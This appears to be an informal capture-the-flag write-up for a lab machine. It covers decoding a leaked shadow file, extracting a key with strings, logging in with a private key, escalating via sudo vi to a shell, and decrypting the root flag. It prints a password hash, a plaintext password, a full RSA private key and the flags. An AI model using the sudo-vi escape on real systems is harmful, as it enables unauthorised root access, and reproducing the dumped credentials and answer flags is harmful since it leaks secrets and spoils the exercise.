
Enter the root flag

Answer format: ****{********************************}

Submit

Hint

# NOw the contents from the stego gave us a base64 encoded value whihc decoded into gib=viing us some hashes and user info on the system



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars


```
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6OgpldWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW9kaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2x1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==
```

```
nm-openvpn:*:18382:0:99999:7:::
nm-openconnect:*:18382:0:99999:7:::
pulse:*:18382:0:99999:7:::
saned:*:18382:0:99999:7:::
inetsim:*:18382:0:99999:7:::
colord:*:18382:0:99999:7:::
i2psvc:*:18382:0:99999:7:::
dradis:*:18382:0:99999:7:::
beef-xss:*:18382:0:99999:7:::
geoclue:*:18382:0:99999:7:::
lightdm:*:18382:0:99999:7:::
king-phisher:*:18382:0:99999:7:::
systemd-coredump:!!:18396::::::
_rpc:*:18451:0:99999:7:::
statd:*:18451:0:99999:7:::
_gvm:*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC
/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:18535:0:99999:7:::
```

#

## ***Key(Leaked port113)***

# We got the key which was required on question 1 from port 113 which disclosed us the filename of the key present on webserver this port disclosed us that key is on http://localhost:/key_rev_key so i visted this on web server and downloaded the key.
THen i used strings command with this file which gave us a name and key



```
%j
%b
%Z
%R
%J
%b
=9
AWAVI
AUATL
[]A\A]A^A_
Enter your name:
laksdhfas
 congratulations you have found the key:
b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
 Keep its safe
Bad name!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
license.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
```

#

## ***Exploitation***

## ***Post Exploitation***

# After LOgging as charlie with his private key we look to esclate our priveleges

# Sudo -l showed us that we can uutilise vi editor as root ,without passwd


# We spawn a interactive shell on vi  by

```
vi
:set shell=/bin/sh
:shell
```

# Now we visit root folder and see that w=instead of a flag we have a python file

Upon reading the code it basically is a decrypting file which decrypts a encrypted text based on our given key

# Now remmeber we got a key in start of enumuration so we input that key and get our flag



```
Decoded:        flag{cec59161d338fef787fcb4e296b42124}
Date created:   Thu Oct  1 11:33:10 2020
Current time:   Sun Apr 18 12:02:47 2021

======Analysis====
Decoded data:
80000000005f75be7679e8c8944684f6db4f63c72430c7c74c8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa154
56ce59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cdbd0689
Version:        80
Date created:   000000005f75be76
IV:             79e8c8944684f6db4f63c72430c7c74c
Cipher:         8c3995a98058ccbcc847463e19e6f7f1ffc908a4851f9b3f2d3df8d5509fc945fcf0d7c93a3e4fb0a99ab15fa15456ce
HMAC:           59b439f7c0b1433b2883bfc5b210910a23c1ffee9e93c000ac894031cdbd0689

======Converted====
IV:             79e8c8944684f6db4f63c72430c7c74c
Time stamp:     1601551990
Date created:   Thu Oct  1 11:33:10 2020
```

Examples

Here are some sample Fernet tokens. Can you determine the messages and when they were created?

- Token="gAAAAABWC9itaE9nFdqmI48kW6eTxUgTN4QRMHztr9buhiJVIRxxIDcdSdWuD7zb9apkYdeJ1LNh_DBM4WgiZW1WlejIJdUzWQ==", key="JGMZNCmpDjpN2Jz10wMcF9kXc1vM8QC1nuxHB2gjIgY=". Try.
- Token="gAAAAABWC9mx6EZuXA4_903Vw01LpmxxeQsfFmiXUC3arejQ4NTExSYER2NGjXnoaN051qIpbZaHqzMvz9BJT8FmwjWCoHW3Iy-KFLnEVZaznVfa5Yvplzg=", key="ZocYZaBsHlv7qm_uRh7BOa_KBYvsQRsVv-e7oarTGUA=". Try.
- Token="gAAAAABWC9sLMfNlyVGFBXjoDkju9X0MQoIE9IRHfDF1-UL2x8ZQQMSEkXRfAFNzdnsF0tupW7rxpu9Jw1MqEpQahDwV6m24azVdn0Mctu_v4-VXFqi9cGQy_DmfZK_CuKxoGkaUElw_", key="d3tqBFPIAjF9Sa12E0GjWefSfcIAEXxi6Y64EY7fmlY=". Try.
- Token="gAAAAABWDDX4bYvLWNMcYDJjT_D5EzQps7i4FW6RlbF50s7b9BqFpBuvlhxdI3UeO8mbje-NfxSir-invL1F_CKipGCH-jXH4VIB6k0AOqjdsfmuLoCxjlJkvJcs_J1YXMzZDY4nQG35oxm8bNzHcr8ZPMpZlvWXUs3lKe2h8BymZiWBZOoxkFxETvEJ2-

# LOOT

# CRedentials

# Key found on webserver

-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY=

#

## DUmped credentials and user info from box

daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
games:*:18380:0:99999:7:::
man:*:18380:0:99999:7:::
lp:*:18380:0:99999:7:::
mail:*:18380:0:99999:7:::
news:*:18380:0:99999:7:::
uucp:*:18380:0:99999:7:::
proxy:*:18380:0:99999:7:::
www-data:*:18380:0:99999:7:::
backup:*:18380:0:99999:7:::
list:*:18380:0:99999:7:::
irc:*:18380:0:99999:7:::
gnats:*:18380:0:99999:7:::
nobody:*:18380:0:99999:7:::
systemd-timesync:*:18380:0:99999:7:::
systemd-network:*:18380:0:99999:7:::
systemd-resolve:*:18380:0:99999:7:::
_apt:*:18380:0:99999:7:::
mysql:!:18382:0:99999:7:::

```
tss:*:18382:0:99999:7:::
shellinabox:*:18382:0:99999:7:::
strongswan:*:18382:0:99999:7:::
ntp:*:18382:0:99999:7:::
messagebus:*:18382:0:99999:7:::
arpwatch:!:18382:0:99999:7:::
Debian-exim:!:18382:0:99999:7:::
uuidd:*:18382:0:99999:7:::
debian-tor:*:18382:0:99999:7:::
redsocks:!:18382:0:99999:7:::
freerad:*:18382:0:99999:7:::
iodine:*:18382:0:99999:7:::
tcpdump:*:18382:0:99999:7:::
miredo:*:18382:0:99999:7:::
dnsmasq:*:18382:0:99999:7:::
redis:*:18382:0:99999:7:::
usbmux:*:18382:0:99999:7:::
rtkit:*:18382:0:99999:7:::
sshd:*:18382:0:99999:7:::
postgres:*:18382:0:99999:7:::
avahi:*:18382:0:99999:7:::
stunnel4:!:18382:0:99999:7:::
sslh:!:18382:0:99999:7:::
nm-openvpn:*:18382:0:99999:7:::
nm-openconnect:*:18382:0:99999:7:::
pulse:*:18382:0:99999:7:::
saned:*:18382:0:99999:7:::
inetsim:*:18382:0:99999:7:::
colord:*:18382:0:99999:7:::
i2psvc:*:18382:0:99999:7:::
dradis:*:18382:0:99999:7:::
beef-xss:*:18382:0:99999:7:::
geoclue:*:18382:0:99999:7:::
lightdm:*:18382:0:99999:7:::
king-phisher:*:18382:0:99999:7:::
systemd-coredump:!!:18396::::::
_rpc:*:18451:0:99999:7:::
statd:*:18451:0:99999:7:::
_gvm:*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:-
18535:0:99999:7:::
```

# Charlie Credentials

charlie:cn7824

These credentials are not for ssh but for web form

# CHarlie private key

```
-----BEGIN RSA PRIVATE KEY–----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNllTquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IlPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
```

```
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAlQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcl0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY–---
```

#

## ***flags***

# User Flag

flag{cd5509042371b34e4826e4838b522d2e}

# Root Flag

flag{cec59161d338fef787fcb4e296b42124}